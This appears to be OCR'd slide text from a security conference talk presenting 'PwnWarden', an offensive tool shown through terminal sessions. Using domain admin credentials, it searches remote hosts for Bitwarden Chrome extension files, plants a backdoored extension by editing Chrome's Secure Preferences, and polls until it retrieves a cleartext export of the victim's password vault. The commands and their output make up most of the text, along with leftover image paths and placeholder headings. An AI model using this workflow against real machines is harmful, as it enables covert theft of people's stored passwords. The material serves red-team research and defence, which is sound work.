
UNDER CONSTRUCTION




```
┌─[~]
└──╼ python3 PwnWarden.py search -u 'jdoe.adm' -p 'P@$$w0rd!!' -d 'COMPANY.LOCAL' -tf ./targets.txt


[*] Starting remote Bitwarden search with 5 threads

[PC01.COMPANY.LOCAL] No Bitwarden-related file found
[PC02.COMPANY.LOCAL] No Bitwarden-related file found
[PC03.COMPANY.LOCAL] Found '\\C$\Users\jdoe\AppData\Local\Google\Chrome\User Data\Default\Extensions\nngcec
[PC04.COMPANY.LOCAL] No Bitwarden-related file found
[PC05.COMPANY.LOCAL] No Bitwarden-related file found
```

Tooling

UNDER CONSTRUCTION



```
┌─[~]
└─╼ python3 PwnWarden.py backdoor add -u 'jdoe.adm' -p 'P@$$w0rd!!' -d 'COMPANY.LOCAL' -t 'PC03.COMPANY.LOCAL'


[*] Found Secure Preferences file '\\C$\Users\jdoe\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences'
[*] Uploaded backdoored extension to '\\C$\Users\jdoe\AppData\Local\Google\Chrome\User Data\Default\Local Extensions'
[*] Updated Secure Preferences file
[+] Extension successfully backdoored, wait for next browser restart, poll and enjoy!
```



```
┌─[~]
└─╼ python3 PwnWarden.py poll -u 'jdoe.adm' -p 'P@$$w0rd!!' -d 'COMPANY.LOCAL' -t 'PC03.COMPANY.LOCAL'


[*] Polling for database export every 5 seconds.. press CTRL+C to abort. Found!
[*] Cleartext export saved to ./database.json
```

Acknowledgements

> Orange Cyberdefense (@OrangeCyberdef)

> Claire VACHEROT **(@non_curat_lex)**
> Jean-Pascal THOMAS **(@vikingfr)**

> BruCON (@brucon)

Q&A

@d3lb3_

https://d3lb3.github.io